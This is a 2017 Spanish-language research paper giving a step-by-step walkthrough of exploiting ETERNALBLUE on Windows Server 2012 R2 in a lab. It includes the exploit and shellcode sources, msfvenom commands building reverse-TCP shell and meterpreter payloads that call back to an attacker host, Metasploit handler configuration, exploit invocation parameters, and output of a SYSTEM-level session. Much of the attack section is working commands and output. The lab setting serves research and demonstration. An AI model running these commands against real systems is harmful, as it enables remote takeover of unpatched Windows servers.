EXPLOTAR ETERNALBLUE PARA OBTENER UNA SHELL DE METERPRETER EN WINDOWS SERVER 2012 R2

Sheila A. Berta (@UnaPibaGeek) – Security Researcher at Eleven Paths

shey.x7@gmail.com || sheila.berta@11paths.com

Junio 26, 2017

Tabla de contenidos

EXPLOTAR ETERNALBLUE PARA OBTENER UNA SHELL DE METERPRETER EN WINDOWS SERVER 2012 R2 1
Introducción 3
Entorno de laboratorio 3
Preparación de la shellcode 4
Ensamblar la kernel shellcode 4
Generar la userland shellcode: payload con msfvenom 4
Concatenar kernel shellcode + userland shellcode 5
Obtención de una shell inversa 6
A través de una cuenta “Guest” 6
A través de un usuario y contraseña válido 7
Obtención de una sesión de Meterpreter 9
Palabras finales… 11

Introducción

Desde aquel *leak* de *TheShadowBrokers* el 14 de abril de 2017, el famoso exploit *ETERNALBLUE* ha estado bajo la observación de todos los que disfrutamos del *reversing* y la *escritura de exploits*. Fue así como en el transcurso de estos dos meses se han publicado varios documentos que intentan aclarar su funcionamiento. Metasploit, por su parte, ha incorporado a su arsenal de exploits la versión basada en el reversing de *Sean Dillon* y *Dylan Davis*, que permite impactar Windows 7 y Windows Server 2008 R2. Por otro lado, el investigador "Sleepya" ha publicado en su github una versión en Python de *ETERNALBLUE*, que da la posibilidad de atacar con éxito ***Windows Server 2012 R2***.


En vista de que no existe ninguna explicación de cómo utilizar el exploit de *Sleepya* y no he visto a nadie que lo mostrara funcionando, me decidí a investigar y escribir esta guía paso a paso una vez que lograra impactar con éxito el target. Por supuesto, esta documentación es con fines de investigación.

Entorno de laboratorio

Para montar el entorno de laboratorio, es necesario configurar los siguientes equipos:

1. **Máquina víctima - Windows Server 2012 R2**

Una máquina con Windows Server 2012 R2 de 64bits será utilizada como target.



Luego de la instalación del sistema, no es necesario realizar cambios en el mismo, simplemente conocer su dirección IP y asegurarse de que esté encendido al realizar el ataque.

2. **Máquina atacante – Preferentemente GNU/Linux**

Es posible utilizar cualquier sistema como máquina atacante, siempre y cuando se puedan ejecutar correctamente las siguientes herramientas:

- NASM - http://www.nasm.us/
- Python v2.7 - https://www.python.org/download/releases/2.7/
- Metasploit Framework - https://github.com/rapid7/metasploit-framework

A continuación, el resumen de las configuraciones en el laboratorio:

- Windows Server 2012 R2 x64 – IP: 10.0.2.12 → Target.
- GNU/Linux Debian x64 – IP: 10.0.2.6 → Atacante.


Preparación de la shellcode

En primer lugar, es necesario ensamblar una *kernel shellcode* desarrollada para el exploit Eternablue. A la misma, le añadiremos al final la *userland shellcode*, la cual será el payload de Metasploit que deseemos ejecutar en el target una vez que se ha impactado.

Ensamblar la kernel shellcode

Desde el siguiente link es posible obtener la kernel shellcode desarrollada por *Sleepya*: https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501#file-eternalblue_x64_kshellcode-asm.

Guardamos el archivo con extensión *.asm* y utilizamos NASM con el siguiente comando para el ensamblaje*: nasm -f bin kernel_shell_x64.asm*.




Generar la userland shellcode: payload con msfvenom

Utilizaremos *msfvenom* para la generación del payload. Con fines demostrativos, realizaremos dos ataques diferentes: uno nos permitirá obtener una shell inversa vía TCP y otro nos devolverá una sesión de *meterpreter*. Para ello, generaremos por separado ambos payloads de la siguiente manera:


windows/x64/shell/reverse_tcp:

msfvenom -p windows/x64/shell/reverse_tcp -f raw -o shell_msf.bin EXITFUNC=thread LHOST=[IP_ATACANTE] LPORT=4444



windows/x64/meterpreter/reverse_tcp:


msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o meterpreter_msf.bin EXITFUNC=thread LHOST=[IP_ATACANTE] LPORT=4444



Concatenar kernel shellcode + userland shellcode

Una vez ensamblada la kernel shellcode y generados los payloads de Metasploit que deseamos, será necesario concatenarlos. Este paso no es más que realizar un "append" de una shellcode con la otra.

kernel shellcode + shell/reverse_tcp:



kernel shellcode + meterpreter/reverse_tcp:

Terminados estos pasos, tenemos *dos payloads de ataque diferentes* listos para usar.

Obtención de una shell inversa

Por supuesto, haremos uso del exploit de *Sleepya* que podemos obtenerlo desde el siguiente enlace: https://gist.github.com/worawit/074a27e90a3686506fc586249934a30e y debemos guardarlo con extensión *.py* en la máquina atacante. Antes de proceder con el mismo, será necesario configurar Metasploit para que reciba la conexión inversa de la shellcode en el momento que sea ejecutada en el target.

```
       =[ metasploit v4.14.17-dev                         ]
+ -- --=[ 1651 exploits - 946 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
```

A continuación, veremos dos formas diferentes de lograr un impacto exitoso.

A través de una cuenta "Guest"

Por defecto, la cuenta Guest *no* viene activa en Windows Server 2012 R2. Sin embargo, si el administrador la ha activado, podremos aprovecharla y obtener una shell SYSTEM en el target.

El primer paso es abrir el *exploit.py* con cualquier editor de texto e indicar que será esa cuenta la utilizada para autenticación.

```
41
42  USERNAME='Guest'
43  PASSWORD=''
44
```


Como vemos en la imagen superior, en las líneas 42 y 43 podemos definir dicha información.

Guardados los cambios, procedemos con la ejecución del exploit con los siguientes parámetros:


python exploit.py <ip_target> reverse_shell.bin 500

El parámetro con valor "500" corresponde al "numGroomConn". El ajustar la cantidad de conexiones "Groom" ayuda a alcanzar un pool de memoria contigua en el kernel para que la sobreescritura del buffer termine en la ubicación que deseamos y lograr ejecutar la shellcode correctamente.

Para esta *userland shellcode* utilizaremos un número de conexiones Groom de 500. Si al impactar no recibimos la conexión inversa, podemos probar incrementando aún más este número.



Inmediatamente recibiremos la shell inversa en la terminal de Metasploit:




A través de un usuario y contraseña válido

Otra manera de lograr una explotación con éxito es utilizando credenciales válidas que hayamos obtenido previamente de un usuario del equipo. Al igual que en el caso del usuario Guest, no importan los privilegios de la cuenta que utilicemos para autenticar, la terminal que recibiremos siempre será de SYSTEM.


Editamos nuevamente el *exploit.py* para añadir los datos de otra cuenta de usuario.

```
41
42  USERNAME='Hackme'
43  PASSWORD='Hackme'
44
```

Guardamos y ejecutamos el exploit de la misma forma que antes.



Obteniendo el mismo resultado.



Obtención de una sesión de Meterpreter

Pasemos ahora a la demostración más deseada: obtener una sesión de meterpreter con privilegios de administrador. Antes que nada, será necesario configurar Metasploit para recibir la conexión inversa.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
```

Indicaremos al exploit que se autentique con Guest aunque, como ya se mostró previamente, es posible utilizar cualquier cuenta de usuario válida, no influirá en el resultado.

```
41
42 USERNAME='Guest'
43 PASSWORD=''
44
```


Ejecutaremos el exploit utilizando los siguientes parámetros:

python exploit.py <ip_target> meterpreter.bin 200

Observemos que en este caso *reducimos las conexiones de Groom a 200*. Si el exploit se ejecutara correctamente pero no recibimos la sesión, podemos probar ir incrementando este valor de a 50.

```
shei@smc1e: ~/devtest/eternalblue
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
shei@smc1e:~/devtest/eternalblue$ python exploit.py 10.0.2.12 meterpreter.bin 200
shellcode size: 1262
numGroomConn: 200
Target OS: Windows Server 2012 R2 Datacenter Evaluation 9600
got good NT Trans response
got good NT Trans response
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status for nx: INVALID_PARAMETER
good response status: INVALID_PARAMETER
done
shei@smc1e:~/devtest/eternalblue$
```

Inmediatamente recibiremos la sesión de meterpreter en la terminal de Metasploit.


msf exploit(handler) > exploit
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 10.0.2.12
[*] Meterpreter session 4 opened (10.0.2.6:4444 -> 10.0.2.12:49160) at 2017-06-27 02:37:00 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : WIN-OSV0ID9GK5T
OS : Windows 2012 R2 (Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter >
meterpreter >

Palabras finales…

Finalmente, hemos obtenido una shell de Meterpreter con privilegios de administrador en Windows Server 2012 R2. Hace poco escribí estas mismas palabras en un paper ya publicado en *exploit-db*, pero refiriéndome a Windows 7 y Windows Server 2008 R2. Todo parece indicar que los análisis que realizamos en la comunidad de *infosec* están dando buenos resultados. Sin embargo, esto debe elevar el sentido de alerta el máximo, en quienes están a cargo de proteger infraestructuras informáticas.

Agradecimientos:

Worawit Wang (@sleepya_).

Por aguantarme siempre:
Claudio Caracciolo (@holesec).
Mateo Martinez (@MateoMartinezOK).
Luciano Martins (@clucianomartins).
Arturo Busleiman (@buanzo).
Ezequiel Sallis (@simubucks).
Cristian Borghello (@crisborghe / @seguinfo).
Sol O. (@0zz4n5).

@DragonJar || @ekoparty || "Las Pibas de Infosec".

--
Sheila A. Berta - @UnaPibaGeek.